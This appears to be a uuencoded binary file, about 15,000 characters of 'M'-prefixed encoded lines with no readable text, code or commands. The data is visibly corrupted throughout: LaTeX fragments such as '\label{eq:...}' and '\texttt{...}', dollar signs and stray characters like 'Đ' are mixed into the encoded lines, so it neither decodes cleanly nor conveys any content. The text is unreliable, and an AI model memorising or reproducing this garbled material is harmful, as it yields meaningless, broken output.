M95(34^)!N,'9I-EIDD-C<=L@.H^@,&AX5X=IPD5^`_?H6UW`43<>&:=N2T(HD $\label{eq:mr_px_w-5_&6^*.i:RUYEQ?H%LDIOG^HK!-L1/ZZA:NOIH0D=F4L)<4B+4'!D} $$ MR]PX.W-5_&6^*.i:RUYEQ?H%LDIOG^HK!-L1/ZZA:NOIH0D=F4L)<4B+4'!D$ MM8, M_:6=BVEU^E?6C++:G5[`J,YIWZ2\5H7%!NZK"IH'YBAD%RQ67S?`KM`.Đ M.U-N+TRP/9H6\$TB[43"R!A+D:^@9J_U^G_*Y\$\$@J5^']W_/C,F<X#CBXOZ[KĐ M/9)J29G"Z\$%<\XRYDU7F<[\X).V&\KQOX^7*>>+G-H6[_R`'-OQ_S^)Q9Q"8Đ M3WZQZUZ<.5*B,+C877E2%53-?>X'P26GMN^KJ-_@*AF):-8_0>%N@_X[=S`Đ M, LYSB\5B[P=MYWG)-R`T+(R:+0PZ+JNH); JDO]])![]'Y_T.87*Y?[_,V;Q?Đ $MV6VG4B;9;@(F7_]EUPFW=>YB\G[`0*""HO)Q]*AG_WKL"@0U7-=&U)7T=HED $M_{;E*YLTD@?`DTJM3,QDP(FEWX"&/W]EG)Y;]?LRF+W:G*T04X=-,^VBW.Q7/D$ M-AGI#\BLCSH[9S@>PIC3_8=-^3MBOLFR_[-1+L<;8+4Z\$`,HD%5-6Y;C_E?&Đ $M+$>KT0"Q?\W@<N6+`2SOY'9P?S!\PV[C?K%4.F.1`[A\W<UF/N=^'2'OGY4MD]$ $M4+T'(7:0[OH+BK[Q-\#\S+*]FN=Q"!G01'PS15WODI:6MB>$S'?;,<^Y4:)]D$ $M\&0S/:Q(-\&.(F\&E<YV(]Q+[>]5)29>\%67*[RSY/9N\&`[4H6<H__WJ/K/!`Z'!Đ]$ $\texttt{M-O8?C<2D/=3UI.<QA^=[K)CMNKGNFR;\&'JW6UOC4H7L]!-U_VC0YZ2W_VH'SD} \\$ M'EZYX]-WRXY-RO2E[HW64;*9+@B@BE4^NJ3TA=I!@B#O6Y,ZA*MUO.SQ==/.Đ M#<'[\$0!CF^];OA\$,OV-/GNO29,OOY7W73\]#/_"EQOV^+WS=7R#J?S,4?OT`Đ MT.7:, `E"L/L9C,_14";:J/E\BK21,@Y,XK:UP6C\<(\UP&=WM'5[:\$NA,AE#Đ M]8?F]?=RR:2Y_W2TZ7Y8'/<_<?1_`NN[NOA`<R9-Q8M;7!0R^GLZX0'J6F&1Đ M'=\$V2L(>G\$!;QIZ*#346NI:=9^PJA+RE."PHG').A2-W09X.U?:9K5!C6ILOĐ M65RKUN,9\$<\@_%DD\B!X,84%?)KK;6?`7F.1PFNWP)CVYZA\@TT<WS;T2OWĐ MHIGO'12YP\2<J`T=>\)XE\0XIB(<R(1M*K](`)(4'4_C2PZ_U8H\$66[X1FW[Đ MSX2J6SW`"FSY>WX:Y=?M59[^%&A9X:''1VK_%C9TR>U4A^]D"N67AQ^-D*0WĐ M1_J72[1DF?\$*YX6J%#+OLK@;XYT>!\$-_`A1@*&^#MDG<6/^L"I>UU*DVI:2HD MGVA<K>9BV/@ZE8\CF^9>4TKLY; *M\)=R5'/15A(I\<W'J1U`C*&:; ERANW3VĐ M:M,NJ_I\FW5]/YI#\<1I_VL8[]NALMOZOWZ\T!BS;]4#:MB52I&+@W#\-FCZĐ M+@P"@XS5X7U+.T`4#)63P'.204Q>APA@D\$ M2)D6\$3V]0A&SBI;RY%70.Y5&D M>6LW[B=A4.!1,D*'A1.2V)3C*@"79D=EYB1>TJTJ_0AW>%14?;\/50UHR`R!Ð M:=O?IE6WE19)-J#+@]:GO`9!8C>01%'L:!CP;N=IDH=HIV8:0\O'R:#<)#D"D MPYGV45G>MA2FV&R+ZUH5[0V./U=KBII2([)Q6>*V-2)K.;LV5\$H?SS7ZQB2OÐ $MGC4M=JT?AA[/+0%#[I#A7UJ`R^'+V]XWW`>G+D-/0&0QBS;C,4\`_=*UA?HYD$ $M*+::1C<,>]-4U[7EM4C%=X&K:V5+ZUV1H<F/TY-#_[$7IU/0&Q9(YE*D>Z$(D))]$ M6\"K"YU1E(?'X@`4VXQ#:`#EX30<&3_U)"RQW,I_R+:XR5S*42;Z2(,3''HNĐ M4S'-322+7B!AA5P_!ABFX?A^%;R?Y\9TA"JNO+1&?Y`\"WRA!%=OY?E^6/EMĐ M*;#G^N),?/^XL[YSIP`NV(!B>!Y&[GSN.1_>CP!\$7L?KKQ2]_Z/`:H&?M4N-Đ

M5"<(5;QCJN2DBDCAZ7G2`?A"/*)%R1)(-C.C9\$8!D4,:PJ/0[T+T_#74__*;Đ M_M!?41GA%0)*4W:A-BA`!40SRIA0G0^B[QM'D)/G\&^5D8LVSQFK5^7JNDWD M&FS#-[7,!+FXL`!'U3>.,9FO-]=/M?JCO*KJ@:+,L"HO-RQ"18'XBH!`OH:-Đ M/E<*PYF9'8GR%-<%4'?G_B-M\;A/CI5S!\$L\$]?5TDY8J^099U_7\L2W-,93=D $M.; 5E!Z; 9S >= ?; 2L[AO2 \setminus [XX&UDL5`O5]7U2]O]?C-W[!<2R*Q>#$K_Q0@=]VD$ MZKKG2/NLF\$4#+MYV?J3O^(%63!SH!1@PE*4N R,A>&3[+5H9N6\LS',<NVB#D $M5SW. = -T[2]12CH/AN!:^)FJFZ9XP,[\, = GOZZ0)#'M^VO`W<M\]<!T&_-@<D$ MET@&>OFY'7CB@-"R4A>)\IDRCZL!`L;^3=/W[VP_FT5!QF`P+F':)4E"M_QSĐ MTL\$9/NKW6XFE*9?+CC+QA6CDPRS[)]9]\'G5XS'98#ALV';1QY"B60)M^P;9D MO4D<SVOVMN<>C^NU@0BPQ0],A*"%1J,!8,&V_+7^SWWOY'%N5,4L=3QC5YD7Đ M3I(=7)%@@+OT:?TS5@WF!#Y3Z&O^ON1![>A_IYW_!9>_H(@OF3%NM7O!NF(4D M"VFAH#C?3@@P'P7'<9^5N`HFQ9DX\RX'V7J]L:YLS)K9,AN@Z3,MK#*G=A*UÐ $M;?.Y';!^{8}<\T^{K}=2^{L}"'LP36-PJ#]!+DK"(Z4R08]G4!*LJ6Y9G^2;<D$ MURV]L5B,(W+=#F1IU+XVSV[;&LK22V@T.G:D/&?NYM\$]@5\$VBJZ=7=359\$D_Ð M*=?ZQZ5]7R&ZM2BK8SG6]B#3E83A&H;\$[9BWGM>;9SZ3J335:K5&03]*^2'JĐ $M=G0,EQ7%<8$@3=U?SI3F<+_K1+24_7%1"&[>=#^'TO3;.WO?:Y-P^MW[U<<DD]$ M+WK',E1IS7-<J\$N3+!`T\MO,\]^+3_X'O'J-N3<B`%B@LQDF\'SZ=RLPC\Y*Đ $\texttt{M*7,I*K\$`)??\#EC;6374\)CH-W5D/UEK++3\$B\#[`F[-:U?4VSEU+KVOTC6B3QĐ]}$ M'VU0IR)G9AIT&/FK:>O*><@EL2)&(_>#;N/R=B4U9J'_G);AKS_0Z<D@SA6:Ð M57&H%VW7UE^.@.P(.C-#9<\@MXKAF;?YM\!88)Q2%"GRTH!(7*\2?'13!BP3Đ M=U7&#K,Z]ZS<XC!=VKJ,#8B_:Y/=1E0GXZ3Q5@%4:1'I">O]UHRSL[4@6"(HD M) W!R@(&XK'M?N-F?;T2>QM,2EE7T#<!NV%;T/WZ%]3L[4;?O;BI:W`A!H`3DMUF!UX7_R`5A5K0-8QCC1M\@T]*JQE]>2Q-12U8TD,^!ML1]JAPALXQN':UNHĐ MU]&&];Q]CX0PG%W9,.`KTDSR8.OHA]EA[X@S)X!1H%0^TVDN1^N^+F"53`+IĐ MD\PCDG3*>:Y`&&3<":>II]H1)6:W'MDTS(ELMV\X)K36@FS6XYH\I;-M-\=<Đ MV<I\T(U2'ZW@<#&RW"&>JP"?MS:":"HWJR3+2\$UM`CH7PP8]PVREYTK@-,!\D ME:.W0K"Z,,BJ3D^!Y=H.M;V[`P(C0HOB",)BJ`3@1N6O?K_\+];_\$L7Q7^36Đ MZIUP:CZWUND&[ZZH7TN;YUMGL]>`PG!35)\K)X`"\,=I7;0*0KGL5799P<,PĐ M"\A5E#Z\$:G6[=WMC0#[/OSY__FV]]I?8?NN[73HUV1!"P';S;8@%UX\$9!29BĐ $M(:RRJZ84A?]J3EQ''))E&G$3.-KZ1?:V78)"J0[$%4.,'([Z-_H]%^;AJ++7Đ)$ M-.+_KK\T#+TV"+]FRN7+`2G9->R`L,.[;(6*LLJEZG:Y<!JLF'S-Y7"ZW?F^Ð $M#=YR!0IZ1>B;R^{\ }),N.C*-'PKF5FH;":(VHK8".BR2Y(0RW,8EYF&^?Y<I0\3D))$ M, A/B4OGFV.YEJ2KJ@\$1P,42Y9PKLR.+(>^J",D:-S4TFOP5BNF9/CXR&U536Đ $\texttt{M-O]'FZ} \\ / 4O] \\ 89++? \\ <8 ('L>QV\#?+<:*L+TCOR6!/] \\ C9+[,:^[;5F2E^1P;[QZD]] \\ +(2.4) \\ +(2.4) \\ +(2.4) \\ +(3.4)$ M'/&"\$TM'6\Q="ILRG8"HY/'[\PFH\Z:+H2'+\%;0(<'WDAX(\#?FSJBL7T">34\text{D} M][YZ'><D]UB5H35>H7A/(KHFKR"']("NWBG'(,_J0-->LE^N:_6]_6A_OPSJÐ $M_[L:K\BN;R-/D!9HZID_+D>+>24%1Z7`J]-$.?&(_+])8@3Q_2\IPH9>WI"%D$ $\texttt{MJA}, \texttt{X[Q"X.\$:EN\$^B?\$L?<\#0EJ"-)I!\$5?R"Z!^/\'.H\&@2((56Y-ZU88X^O4D))}$ MT&@;IO]S4Q@1S`U^FU\PUCO-^!J]?8NAZ :!?D OZAMV ![Z;NN[7:6!/C)(Đ M+'F^)VK^BVYMFW[M23"A3?>PQ)6VNO&JJNGK.#KZX\X?UORQ!@)J50=.`?HXĐ MFNF; '=.19<8C`*YS28'4AEE>K_N.); CW^:#W?V#O='-V[ZOO9C"DQ2G]R_^EĐ M0%Z#G:"_Y_/2^EHY_Q/\$C7+[0:3K4;=7[`,^A!3S-!C[')./RB3CB(W_YB;7Đ M;:4<OCF:OC.!!P`GJD=O7Q/]K#1'W"!+A77(A*6Q;F<']AF7([JM_.Z"W,.YĐ M?QEUAGY,1H?,D!='XNG4M,`#VL9XV2H@7;3-QG0(:YV&8-`'\$4P>677VL;:.Ð $\texttt{M*_P2\&("[@`NSPL/TPU4MHM`;N\\hat{8}4\#7>KVFJ;KOR5<.1K\D"6>A\X,M://+D) }$ M<KDL@"%ML]CY;O3X_>PU71UMRYS?&<41._JZ!YJN:;J/,?LR4K0M#KFN.E*#Đ M6VND+7%.14\<&>+1KOO6"!Y0HR5WS7(9/B<L\^6XG:\$_J'/3FU73D\>SV844D M_YH.D`*C437FW)B61/.?AU"I)(:_YWI]357'P.>@!/9&^TC;L/WU:FEVPNGWD MHB:&;.Z[EBNPY*`"DX8H)):3'7S9FA\`YH*.3'LVE\UH%9EU<>O;X\$!G=\>OĐ M%';8@D281GYB,`TPT#;XTQGC!_%_)5:WK\$2--JB<:B+B&FOD<V\$(W)#X,IW3D MOZ:QW+EZX5^?:1-<V<10!\$\$,VSDK\$*WLVH6F*,U2HA@F^0-H4J_;-5S*Y+T`D M#EP!D, BDEMGB3MH0SO13#2P=&J\$2!@0";C.@F^E8DZO>4T7?D)@T.-\#2*4(Đ M5 &OL;(N(;8[LTTXYN<?(`V9[2)[6W\^!QML[9B3S_.L9EK7TWL,(QI/%H)TĐ M=9%\$^=8>:+``5`17^D(]*R35FNCDRNX'7;5;UI\IF-Z6IO_:C/O>:H"CI-%JĐ MW^9/7LL/2X^H(,NJ%JCG33^J#![&LNLU-_?Y\)6%)-LNE?QK)WF3VOJK%:#OĐ MC^H=6*'ET]\LD^Z?.>+5C2?Y:41QF#0GBBA%.:O:R(A_6Z>61M]8W>L>6V-3D M<DXK:S295=HVO'Y5<`C7E/3+I!4&(G_ZII/Z86-M&Y"I!1FA"J.!64Z^(MFRĐ

MKZPS-\^^:?]#R?:[%[P-3QT2EM'HB%-,Y0^5-@/(3V:8;8%PJ1S'Z:,.U4?WĐ M>ANR^=!?#.K.9\$#85@5E:TDA_J,%`U':EEWZE0:TJ\^A'5/G79I<W]&_'L.VÐ M!V'A7NRG]^>B)1U%;"#&-`N2*N<K6M#KZG`LN7`&ZG<AKC2^MK"V?F74.<J/D $M4A09QZA5SBB@(F-/S+;_A,<PF-\PC_MN00?M/(KC3MCWVY;C.``!J'=C'ZZOÐ$ $\texttt{MK(P38."_LX\#AR_AU?,FQ;D(G2RK0}_\texttt{W}\texttt{\NNNI4K;*4;[["Y+M>-U190(DVD;D]])})}$ MX50&AQA#!KQ0\GOM6!FA8=/U80N4L,)D8!",']ZF&%%95M=>-9%&\$(M6H#XYĐ M\$X>F"ZY+3@N.QX%: %U*AXD7:;\K0,7AU@')-RK#0CC8YB)WL%NPM K6S12SD $M:6_OOMD<HW_X?S/!0X@>=1^@^Q0712]8048M]?G&*4Q0KU)"IPY-E/ER3,9TD$ M@\$DLO&<EV>A\$MKC&PR4^GC=W3"-"**]"G?UMU@"UT03?+H+EXV<6YH_O(EP&Đ MO^RJ5&63!-@6()P/9N;Y[OZ>,W6;^E6R.]:UN-_KP-=4S.;K\$.>XYH?NV-9ZĐ MGP\I[`T%Z-UEH'M1O1,V>:H\<@":J48>5N4ZT3P=D3KB5#U*J"CRAUJ_XP=RĐ M!?.:UN`R?*'?'TCK,\R_,.P^ZW`<)X;1ZKY+@I4<SO5.(-&2P.(XKJRIIQ<YĐ ME/=?VO9-Z@HCO^\C_.W&<;\Y32TO.G6['J@E25_=7GDGZGYW9*]#4K%,`?I`Ð M'6;S/`F2\$U"UZVWM=KO<LPO`>Z6<X)6'?RLX'T6SI@R\$\\%%*HIY37XO*A?4Đ M126^ZV#6!T(HJ^Q:TO+0D(B2:+]<'Q^I#92?S@VC\$P22`EJ`0`:G*0@"BAM.Đ MV)O-=`R#\PX-WC>LB,&?_PSP(OJF-FJDS3;M_=C3,=UE%B1CXG@>'?Q]\$1,\$Đ M_.DY,P0@5:6#7T\$-A#^E'4KM4LM5L/9-Z<BFB.\IL2=_W;'%15M<K6M8^(._Ð M\$5N2QK;:C!)Y7W:`O,UND=?:RY)(6J%420#"6LH:EF%>%?3H:"CD*SH*OK7AD ME6U)T5TGFS[4XK_-!]I2D&_V`G8<DWEY[!-3G0_\$8K%E2X.HM%NL>G_2H)Q^Đ M)"F^GG)AEN8/B7`)`92/;7[U?N[P?WD`J'NQ8PY;0<'5S!VRRMP0&9U'(A##Đ $M*)R]7Q[1/E^=;9T!4)14\#K4;(??:>7@"*,:[X#Q7DV!OU,*/*XJ22M1G\^+AD]$ M\$RQ4``I:FQ%%NE*@7,8WWNQ_\$2=<FV\$/M7R0'*P04J]WAL\$-!)6J_JN=[Y<'Đ M5`M"QOMS[;S+*<?[81*>`'G=A9B9@:30&C,/T!2'RSWV,^0GLSH*P_TS0@X7Đ M&,FZBFS<VEB>YS<V^RH_,*%#D"F@WBJ[2-%J.RK.;^5L90\T^@I:@-14>ZS+Đ M9<(8""*'X_NLN&N(;KA6?^DXKEPK=.:PXYCO[GRK+)=YL:W1[P<,BN7F,MLBĐ MP)E9M>?^)YR8\$B]7+T@(X/_G-Y!>M_^'=N?U`;*58=(B]`,-X,`%F+]SK:?#Đ M`)#/0I-WBZ*`L7]P>U2FX6S%;.`:+UMV.5ED:K\A/=]WNB\!O5[JN>K,YAHOÐ MO\$\$PTTFGRJ+B"&V'=UU2C#R@\$\$/WFFC2L_P[PJ!T#2KGA8H&0.T):V6S:?=ED M^Y`\G/+3A0V@SG_%-,[[-B`>Q58H*O98=!I)R^9\BG[OGPU??0'6#8O@]G`HD MRG:U%/WS1#_#\$9@MF*OOKWJ?(IX+Y8H#E>!]ENO>K;ZJ+/\S^`JZ@1_<<H_NĐ M_CO47M^6)Y'"H<%J/O?B=IIISJ2V=C#JVA<L&Z4=?IM&\$S__\$YOK,73V\$_8UÐ M2C\GX/6%H!<EK7&G+4'-#[WA39\T=849S&^K[O]%5=_A\?U`3J1+7WAHC#ONĐ MG]1NK&JLOL,R782;XSVWJ2U6R!.E%'%#.0\`:`<\$V0M%.5[)89638)\G4&_2Đ MAGO,_'XR:?(WUWW;0AS'@1/@+F]G5:J7^^)2Q1"'PYA3E47-4?YD,Q`0F/&,Đ $M'^KR; LB->7'Q-/^7^, L6]>L<]?-<_G=S]F'9QNCU++>;OEZK+1VZFIV90C$:D$ M?<TT</GRFVN=T)#G?,N9:\$CN/^U.0+6!2/]_M6[^_QKZ`:*C.85:TT/%K4N]D MWA920DE.'&\Q\$(E0&&]AN-D1?GZ.\X\\$_*]NIUE8W+G:LCK3=H<#5A=2F^V![D M.^P5Q_I&R_1HK\$)"G3!Y`#9M_:6K]_T9&\$!/X_<X<+(!FY**Z9M>\$FZ9H2(-D M\H'ON*[U>('X^A7<7E1T91U*X9_O\$[9YU[H+;-.HXCZBO-'H\$KH"[>.'TBTJĐ $\texttt{M+[\$X.!ZJ"K*D@)O"E\&8RA08<_S,\#>)]:} L/6*\$N5/\#+/<=\$/; UHVT1LL.T,\#+D@) L/6*\$N5/\#+/<=\$/; UHVT1LL.T,\#+D@) L/6*$N5/#+/<=\$/; UHVT1LL.T,\#+D@) L/6*$N5/#+/<=\$/; UHVT1LL.T,#+D@) L/6*$N5/#+/<=$//; UHVT1LL.T,#+D@) L/6*$N5/#+/<=$//* UHVT1LL.T,#+D@) L/6*$N5/#+/<=$//* UHVT1LL.T,#+D@) L/6*$N5/#+/<=$//* UHVT1LL.T,#+D@) L/6** UHVT1LL.T$ M:1*I')Q2JMB)7-:.&NLG)++(N83''\$I/'XB1[ZVS^)=S)P2PE Y'YEHVIS.8Đ M)X!&A'UPU\$V`GE\$Z),BR-U&A!OTX!SF39\$E>5\$"W.U# HS>44ANFYO'`,'!YĐ M`_#97V!80]QQ*"P9(#U'1!FK<\$VW+6WI]?IVOMX8_OC4/VIKY:Z(Z`&O2"HDĐ $\texttt{M}_) \texttt{X:"90+2KG[66JZ`R\$F8G@`!2VEV!Z*6!MK5,:9TJP!C^R.-Q`-=`8/@9<TD}$ M.EVQ0U<0R`5#.MV50"@>!`3'VTU]I\YHEZ*LTO3,'[:4QAZ'\<5\$2M[]4"29Đ MW!8Y-<&%.Z`AH06<FHDVWO55KF5I0=":Q\$:N#ROT[4EG-.UT7E!BHG1H)J]XĐ M2;40'^3`.&^.G_<X[W<][K&K?VD3E*V-PE_=\+,8<>4"V,`HU"%!Z=H#=PT"Đ M*K6%"DZRKXH:6?'^F`9X^_N?LM.VR]57-1C,+[^IK`"&VX,`E0UE+N&]]_-Ð MK^GE^4S:O3-Q'`;VVY"G4GIPJBRJCH*F_'N[B;\/OQ]IK,`9R!2QB,B0+%\$8Ð MT;9%'EX^D;IT];,Z[0IH*X&0JCE'S*-KN8LDDL`Y5%14XLX[46F=2U'340;VD MM>VS[^.VW"X95`#OK`C-5.SH;KC]Z8N2(P#4Y^=MT//\^52)`5DDJXEZ':#-Ð MW;D6P+%RM3D<CO+Z[K"[0E52Y`0R!HMV&4'1ID16)Z#H.6>Y0E=56"5Z7T-QĐ $\label{eq:mf:XGZ} $$ MF;XGZ\setminus U(F[>T*M.6RZ_@C7EYJ>ZNW(<U=^*GGXH7JQ):889#@5<9*V\#D,AG[DE] $$ AG[DE] $$ AG[D$ M =#02P4%&E)S;6:S6M^Q<.Z045^KCC9:;QG&8ES)8F9G6N*.:W=` 6M*L`[7Đ $M\&XV;MF4X'VM$\$ % W^XO1NOZ,=27,ZI,Z@%J7-9?B11M5WS:0,Y2!2[HC\JAJD]$ MSKV\!AT1WZHT18PH2!@Q-"W#]T[`<T'PIM'L-&7X?W.`\$H`F+QDS;Y47TOI&Đ M;2!J90%J?,=8]B9LAQ+U)!6,8[WK+LQ3>F?*\KRC/Y4DG;T'85>`_6G*,05@Đ M]Y=\$`85>_6.A,91%NW(;OC&Z#['3.;XE;4LS;/%?WY"WVN1L2V)M]5:MCXC+D $M-*(\&:B^A+Z[0`K,EO62>J\/590[#?J_-^5]>0&;Q`]0VX;CN3<QR_+FV^.=@D$ $M24#^{3}WO1.GP5'JX(X)'QH`W<J*DKQO&[ADZSO_4.\VTC]M,/=O.\[S+]EQD$

M4'0U.HTH;3>D>H3N!#34_VI`[FE+D*+[M*-"'._W!=TF1]&[/O["7JYT@O4!Đ M!+:!*ES',LNW.4CZF+I5N%5K0+]/K9B"^LCS&0#;5%55;]7;,S7D`Q7905]1Đ MZ4Y2;!ZDS7--QYV:L6&\$J_GW]V[:_UV&O?D6F,QGN2)F_3:?>X_J38B,95U.Đ $M^V7! (T+8$-Y)A.]4U<5_T2WK?B"I&8/=0V1@?D;UJ!X)00%BLJW]XJ3X+D$ M`VX:65?AGP)'2)M5>P<S+T4DGJ^#`G@B+N#_=S"YRPMDMT(T<(6+A]<+D#^SD M#MCE-&%Z;%AW5TY*'A*QO!/C%8(CZJDH7P8J*H(GE99*\$35`;;7U@*\$?(BL=Đ MRW-=V]B[N-7%KBV.E SR<5QF`'W!0L4=@5LJHS/O 00J\$(JD 7BJY+.FWX[;Đ $M9BO0V(8_4F9\%G48++:D@O4S6'4SUX\%K!\$P:/)V^7(J)^Q?\$[':!-\8<TEDO4D]$ MOC#2^GCYH**%/PYOD6T+%*_H5RCI>#+GU0>7NB;/91EV5D,\$=^Z+R"\$2T_6\D M5!_X(U`S)84DS"IVLF844ZF1X72W'UZ[/N__J^%OI@Y'NR!]-4%TP9S_\$=./D $M+T$)>`]E0F&K?'=AWP[E-`,![U&G[*<.EWII-1IBT19EI,#\(?D@2;A4A`*3D)]$ MUX-4XF;:D)POUL)2%[S6MMOKNC3Q474)IJ\$Z:R!0;`0N,B)Q*=.J?38F=XA\$Đ MVBB;;3@%@._Y*"?B>H\+8&7\$&^%!RE\,H,=JG+*705HTY8:8`,"0E.H5"A"2Đ MC2!&)^-X$:)$$A;G*S*5-;_DN7R1V9I8SH1)Y(HHD409^(U#/;<_-&Z^GI\D)$ MYV<]_P=ZU\$\$E4PMH,7!>TU8T@27A%OY*W8CT'6PU%59<BVNP^C-5,25`EAN\D M`W]\$8\$L>/W;(I^]Y[LY8=5<DF(9F?CUQ`;YQ^&&_43S/8TG]^ZEN7;+:/\DXĐ M25R!#&)W<_JREOZ#\QSY8_NX@=LQD814&`X*D!3ZS2^=ADQ%+`++"A3\W&VDĐ $M/?.2V)]H=`E!.VF;_F7QU!E'/%0%%;#ECS.J9X&$.5D"'V.X7N%=4]Y96SZÐ$ M*+?=L(*ES<VP;]UPN47UYHP4RP2[<3!!@WT]E"\$/=BBJ9G,%",4THA>JVGJ.Ð $\verb|ML4K9-E5J8H`OF>MB$XA$N<+.T`QB$K(WS'EACWG\setminusIM?BW]A,T9W@R_V8A=10D|$ $\texttt{M=@>^((UO5XF\&>+\&_"]8C=J/.N/+FHE,(RWT^Y><"YZ7*#6?ASO$;420\-P&DD) }$ $M-\?QC\EXP?MR?^\(K<03-\$31.!Q\#W>@`\$\$\&HJ9>.*E1J3NU:S_99-7/;?=!LD)$ $M: 2-FIOOC(KM.J`D\#6V=>C,X+F</?-_4];MP?,'_.J[N@4JN__2U=H\X-:PD$ M3-!F>`[-#+++^2%D:_'G:\$M%(?`&>B)53N_F<[I!W07&=,OC_2`_"%+5REJMD $\texttt{M_I7QJN=ISG79\$W_\$<K@K\#\$AW=8[+,''RWG?R\$-2-Y/1VM_]\setminus)K=\$UE8>9JC:\texttt{D} } \\$ M4-=RAWI,6V[[W\$!G96]IOO\WMI[;@9J@3!89?B;ENGV/#\!PF3@A\BT[@Y#SĐ M[MN9F%_D\T++1`/NU!DN^&\$"Z4FQ_VLF]@V7BL;16_DU6\AU&O6YNP779T(PĐ MP%:<4%[_1FF?>8YCE9P<9"M2M=-I5>HXQ_?F>5GN`3OND'Y!-LDX4.?KNKM]Ð M[WM\$2%E_D>,?"+5,,Z?1=F0@F5I)ST/++<)QJGF>9U8\H><<26R4<L7=I0:YD M_.XT]3<4QMJOBYQ1`J5>LYGNX2@Y4H"WK4Y\V5ALV],<-["?;"!L!HB.S_"FĐ ML9\$'E(6RS&C8LJL*OS(/:W4)>+Q1G#7S62*VX[*J9H^03)O_E3MX5K*P3/K_Đ M,Y;#`72'`3B/XVGW/!5G+[VI4TBVC7,R?MSW^*ZD5]#/W2AC95UZZ(%>@#!?Đ MK_L/FY(+(BUHT)=*-F[6^!(LKU7?PQ./"JQ2J8%H\$O"L`@!;0J!``"US7HX]Đ MJ%?'>]430"^Z%L`[U<XI>VV,C)JPGB[\$X'&ZV]\66D_;XNN6-W'2[WN+4JGUĐ MC*YX<OL!6]F0)DX2OK>NEK`3"GDX[^NQ+Z_8>4`VZ*_!B?#\$"F@TQ3P\$2&T*Đ MT<N8<]!.Y\$->0^@7&X#ZY*2W'9\$WW?V+[X6GSA8\+8,/^BX\AZ?BUPO9\SE/Đ M_A?Z?>I4*'2*G;N;NZ)AG9S+\+Z"Q\$_EQ\$(*N@L:T"'EO3I+JQ1U,*NB"B^JÐ M+V6D6MP`YG2`0\$C44TI*T\$(`PGND(TF\AYS52+7RL\A'JTE-J\\Z\$\$=*O#TMĐ M&P80BF)OSTK5_D\F\$&(@/`C1PBYK43VH&!EVAO3CSJ5#'6,<.CE0+5@&*A['D MC21-N`MY`\$@_3]=M:ZPKBWSS\63:@#(UH095DU6FE,LD7K6A&>RMOBE,BBX`Đ M"LC\$2F)#,B=J>2TS6M,)+)@UZ8%%:SLDR45\^%X)?"#J:3EMPKH]_?>90T"KĐ M309?*H?;BB;QKT+VO<B57)TX0[89+#>,^UTN8`-^%%2"@>3<B:D,);`4_=13D MWO.@F5%4,58"5G[2+,".S<,(8103^"V96]2-F,*A&Y4RVW-HVN8:8J;!T=5)Đ MK\$H\$U0T1^*<:JVU%;<,LVJR^F?1HV>!=-3)\QR"##E:"HJJ:>I.8R<:M\$SN@Đ $M(6<+N]P\IV<++6FC=F"^.[[MGC38NUY^O^N5(C>L]'F&_Y['G<)P6OVK7?N=D$ $\texttt{M+XS]O[N]]O[XIW86J(@+4(,Y@SU(`1JP\#\&\OP"44X/.*\&\D\JK`\$,9^*3S@\$D)) }$ MV^27\$L!#2JK\$6Z0?C\$H\@,@2KP^8%\$,"73#LU=ZJ)A4M1OX3QM('L1K:62T;D MOW\$GS+5'/8I:ZLA2,-U`S="<<)X=%<RE:,>&/@T#H!`55,4:)ED(\$&<QW.9FD M:N%)_4F;R\$@`PE9RQ4#0K1IS(X&O];9A1\B`Y;:6^7W+TK4*8T5^]9,1H,PAD M\\S6Z31:X4.]VZ.3,%AL7(:E68WM1:ZD0+\$!!^T1IQDV=HZVAC\$U.TSFY[:YĐ M5A`\$_5595/!:XH4I>QX]2U;3R1IT+2TGB3E1@^(Y27817&?LL^,'HYE[U\A4D M`:/8BRXT.*%F^OQ10C&@-1"?3I;4C*M3"@3E&_&K<[SC9#PX,[']G#9,']`AĐ M&H5WGBR>R(IE_&^++\?;ZH?&\?^G&L8+]&OSS?X."0B27#60S^^9MW;<BBQKD M\$C[RY&@'OS2\]=#F>&'].M,,GODAKV6*JR;E.ES3`@]ZGR&!'W!<;;N"0),XD M-8D)@RJ-&MH\$)BQBU3RU1+7M/J][TQB.UTP8?/G]P9\$JF`@TL!:<!,OOX_VND M#NV3]S9B#-_^ZZ\$_;1=%_V@S9\(;]JYE8HH"J*_59/:M+<>206VF2.];';YSĐ M.CW-5%QP#H#U,.SN;\$B(JC3(\$(XLWUW9Q&,'D:(@-'-8+-H]-106E(GCE!RWĐ MXC\)]O\$3+DM>:\$*5DW/,\$@A\$;A:\BXZ`=AP?C4[LZW5)B=2*2C(3H#:AZ31"Đ $M-I755/TQN5>M+]MY^Q\M"*D-#],*TI1G)%,ZZJ%4I)$"O[&^"D$!VBQTE6Q2Đ$

M7F%DP6NA]`"X;.D*_`:E,%T86CFH3KRZ90>!BF5E18L.7^VT5BU4I**Y,0\EĐ $M!@_21N()QD)3%'A:+47Z8"=,M4G'[!U0AE/"9TO2U!E@A>\B.[Y`@-*?L%%ED]$ M3&6I,O[Q)\$V_^5@J;?O11,KF]NWQIHDT7`(DJ<:X1UG\:0*?I)\$9`UTRI2PNÐ M=@D)F.#\'QK09'55@2VBN59""B&'%VE#"&`%61.+UY=?IA7LSKB.XMRG,AKCĐ M8!H@"7IW)]J[ZX\<M?X>(2+@JWG3`#&FCH<7I+HZ47;A+/D"J,'Y&(?4+:G*Đ M7OIG-_Y6&[*G7JMC"L]_7PW!87P]R8!7.AH#\CPU<(HBKF20%?\<HVB4[#K(Đ M4DM%6VY *O`6NAB%1]FDDJX:A0:]?R0*;4`CV57N1Z`@VHR5I%.]9`!0\:PUÐ M]044#/1^HB3[X@MX'<#R*5./54UBC(),8U.<TU?</]S&Z@<)L]3F<SS#!.5:D MK:A_I81_R&RKG&30."Z**5YR]F9;)501MWXQL)#'Z?=B^@%I4>`^5MAV<H:!Đ MF[Z+?E[J.HUIW9:'75-!\WZ"*MJ<Y\95!S!AR:.B"%\0,^77VV3,QA>5;1;_D $M3-4@=Y8!HK+R<#5&'%8Q0)>>QM1V&2A@T^5P[;47'^V\6#WFY%MG&_70%,][D=0]$ MTXUXS4XHQN`??(OO*)<W791TQ0+6%(XWJ*HDMBL.T\$%3?_@5FD8]G!OWV7>QĐ $MI_{?A,O}.\/\]0/^TQ<08+<5M&IK/*":YM?TKQ!(SN-70@6-)9(!0/=TM#3UÐ)$ MOY*\,0\$-MNXU\@5**`P(DOL'6II&61,`HV#S<S56R\$0M;*AN%RN+[7\$+ACTPĐ MH&<I3K9L=R0>WV+T/<I>[8`%^JST2.V6;W\$QJF"<JKIU7QA<:Y]/A>)S]2\;D 